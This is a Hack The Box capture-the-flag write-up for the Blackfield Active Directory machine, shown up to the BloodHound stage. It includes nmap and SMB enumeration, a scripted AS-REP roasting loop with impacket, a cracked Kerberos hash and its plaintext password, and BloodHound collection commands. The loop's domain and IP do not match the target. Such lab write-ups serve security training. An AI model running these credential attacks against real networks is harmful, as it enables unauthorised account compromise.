Blackfield (HTB) - Writeup

Target: Blackfield (Hack The Box)
Author: HTB
Difficulty: Medium
Environment: Windows Active Directory
Status: Fully Compromised
Pwned by: ziliel
Date: 2025.06.14

Summary

We began by enumerating SMB and LDAP to identify valid domain users. This revealed accounts vulnerable to AS-REP roasting, allowing us to obtain and crack a Kerberos hash for initial access. Further Kerberos abuse via Kerberoasting yielded additional credentials, which granted access to sensitive file shares containing an NTDS.dit backup and SYSTEM hive. By extracting domain credentials from these files, we ultimately escalated privileges to Domain Administrator.

Skills Required

- Basic Active Directory domain enumeration
- SMB and LDAP service enumeration
- Fundamental Kerberos authentication concepts

Skills Learned


- Automated AS-REP Roasting and Kerberoasting
- BloodHound ACL path analysis and abuse
- Password reset abuse via `ForceChangePassword`
- Credential extraction from LSASS minidumps
- Abuse of `SeBackupPrivilege` to extract NTDS.dit
- Offline domain hash extraction with secretsdump
- Pass-the-Hash attacks for domain compromise

Enumeration

Nmap

We begin by enumerating open ports and running services to identify exposed attack surfaces.

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.229.17 | grep ^[0-9] | cut -d '/' -f1
| tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.129.229.17 > nmap-deepscan.txt
```




```
┌──(ziliel㉿ziliel)-[/media/…/Writeups/OWN/Blackfield/scans]
└─$ ports=$(nmap -p- --min-rate=1000 -T4 10.129.229.17 | grep ^[0-9] | cut -d '/' -f1 | tr '\n' ',' | sed s/
,$//)
nmap -sC -sV -p$ports 10.129.229.17
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-09 22:53 CEST
Nmap scan report for 10.129.229.17
Host is up (0.17s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-07-10 03:54:01Z)
135/tcp  open  msrpc         Microsoft Windows RPC
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Defa
ult-First-Site-Name)
445/tcp  open  microsoft-ds?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Defa
ult-First-Site-Name)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-07-10T03:54:05
|_  start_date: N/A
|_clock-skew: 7h00m07s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.95 seconds
```

The LDAP service reveals the Active Directory domain as BLACKFIELD.local.

ldapsearch

Let's perform a `ldapsearch` scan for further enumeration.

```
ldapsearch -x -H ldap://10.129.229.17 -b "DC=BLACKFIELD,DC=local" > ldapsearch-base.txt
```




```
┌──(ziliel㉿ziliel)-[/media/…/Writeups/OWN/Blackfield/scans]
└─$ cat ldapsearch-base.txt
# extended LDIF
#
# LDAPv3
# base <DC=BLACKFIELD,DC=local> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090A69, comment: In order to perform this opera
 tion a successful bind must be completed on the connection., data 0, v4563

# numResponses: 1
```

No additional useful information was returned at this stage.

SMBClient

Let's check if there are any shares we can find.


```
smbclient -L //10.129.229.17/ > smbclient-L.txt
```



```
┌──(ziliel㉿ziliel)-[/media/…/Writeups/OWN/Blackfield/scans]
└─$ cat smbclient-L.txt
Password for [WORKGROUP\ziliel]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        forensic        Disk      Forensic / Audit share.
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        profiles$       Disk
        SYSVOL          Disk      Logon server share
```

we can successfully list shares.

Reviewing share permissions revealed read access to the profiles$ share. Each folder has names which are suspected to be usernames.



```
┌──(ziliel㉿ziliel)-[/media/…/Writeups/OWN/Blackfield/scans]
└─$ smbclient -N //10.129.229.17/profiles$
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jun  3 18:47:12 2020
  ..                                  D        0  Wed Jun  3 18:47:12 2020
  AAlleni                             D        0  Wed Jun  3 18:47:11 2020
  ABarteski                           D        0  Wed Jun  3 18:47:11 2020
  ABekesz                             D        0  Wed Jun  3 18:47:11 2020
  ABenzies                            D        0  Wed Jun  3 18:47:11 2020
  ABiemiller                          D        0  Wed Jun  3 18:47:11 2020
  AChampken                           D        0  Wed Jun  3 18:47:11 2020
  ACheretei                           D        0  Wed Jun  3 18:47:11 2020
  ACsonaki                            D        0  Wed Jun  3 18:47:11 2020
  AHigchens                           D        0  Wed Jun  3 18:47:11 2020
  AJaquemai                           D        0  Wed Jun  3 18:47:11 2020
  AKlado                              D        0  Wed Jun  3 18:47:11 2020
  AKoffenburger                       D        0  Wed Jun  3 18:47:11 2020
  AKollolli                           D        0  Wed Jun  3 18:47:11 2020
  AKruppe                             D        0  Wed Jun  3 18:47:11 2020
  AKubale                             D        0  Wed Jun  3 18:47:11 2020
  ALamerz                             D        0  Wed Jun  3 18:47:11 2020
```


Additional directories were also identified.

We want to make a `usernames.txt` file which contains all the Directory names we can see in this share. Let's First list out the content of the share into a `txt` file.

```
smbclient -N //10.129.229.17/profiles$ -c 'ls' > smb-ls.txt
```

The enumeration was successful, now let's extract only the names.

```
grep -oP '^\s+\K\w+' smb-ls.txt > usernames.txt
```




```
┌──(ziliel㉿ziliel)-[/media/…/Writeups/OWN/Blackfield/scans]
└─$ cat usernames.txt
AAlleni
ABarteski
ABekesz
ABenzies
ABiemiller
AChampken
ACheretei
ACsonaki
AHigchens
AJaquemai
AKlado
AKoffenburger
AKollolli
AKruppe
AKubale
ALamerz
AMaceldon
```

And we have a username list which we can use for `Bruteforcing` like `Automated AS-REP Roasting` and much more!

AS-REP Roasting

Let's perform a `Automated AS-REP Roasting Attack` with a short `Bash script` which uses the `GetNPUsers.py` script from `impacket`.

```
while read p; do python3 GetNPUsers.py egotistical-bank.local/"$p" -request -no-
pass -dc-ip 10.129.168.245 >> hash.txt; done < usernames.txt
```




```
[*] Getting TGT for support
$krb5asrep$23$support@BLACKFIELD.LOCAL:d9d4fd855629d4dde35bdfe2bc6bc5de$419beee5694c3c887ea5555d4c466913a503
e15c0bb49a934d82f29caff560bb1858e3c028a7582ccb32073f776179dbc241dc7eb9a1230c47c574f5d90e57c5c89615d246c4fda8
f1ae56513cd36fe8a82719e9c773417a65bc2e3332a841da940501e8c8282990fbe5fcf850b9fe325c02165a2402a1e7cab3235f51a0
3f63cd378cc6197a31efb0d0533608bf6f347855e70800f3287f89d1944635a209f9a8dc08ad90a314d592256aa9c1b3fad2dcde9e6c
32dffe0f71236e36d59e309606d48c75795615752454aa92c2469d855b896032ff013bae5c0376ef45b0499cff2d0218dbd8c96fc850
854761c1fa32fa8d0b8b
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

As we can see our script did find a `TGT (Ticket Granting Ticket) Hash` for the user support.

Hashcat

Let's crack the hash with `Hashcat`.

```
hashcat -a 0 -m 18200 hash.txt /usr/share/wordlists/rockyou.txt
```




```
$krb5asrep$23$support@BLACKFIELD.LOCAL:d9d4fd855629d4dde35bdfe2bc6bc5de$419beee5694c3c887ea5555d4c466913a503
e15c0bb49a934d82f29caff560bb1858e3c028a7582ccb32073f776179dbc241dc7eb9a1230c47c574f5d90e57c5c89615d246c4fda8
f1ae56513cd36fe8a82719e9c773417a65bc2e3332a841da940501e8c8282990fbe5fcf850b9fe325c02165a2402a1e7cab3235f51a0
3f63cd378cc6197a31efb0d0533608bf6f347855e70800f3287f89d1944635a209f9a8dc08ad90a314d592256aa9c1b3fad2dcde9e6c
32dffe0f71236e36d59e309606d48c75795615752454aa92c2469d855b896032ff013bae5c0376ef45b0499cff2d0218dbd8c96fc850
854761c1fa32fa8d0b8b:#00^BlackKnight
```

The recovered password for the `support` account was `#00^BlackKnight`.

Bloodhound

Let's collect data for `Bloodhound` with the tool `bloodhound-python` with our access to the `support` user.

```
bloodhound-python -u support -p '#00^BlackKnight' -d blackfield.local -ns
10.129.229.17 -c All
```




```
20250710215056_computers.json   20250710215056_gpos.json    20250710215056_users.json
20250710215056_containers.json  20250710215056_groups.json
20250710215056_domains.json     20250710215056_ous.json
```

The Program dumped a lot of data. we put all of them in one `zip` file and continue.

BloodHound was used to analyze ACL-based attack paths within the domain.

```
sudo neo4j console
./BloodHound
```

Let's upload our `zip archive` with our dumped data.



Upload Progress

20250710223031_computers.json

Upload Complete 100%

20250710223031_containers.json

Upload Complete 100%

20250710223031_domains.json

Upload Complete 100%

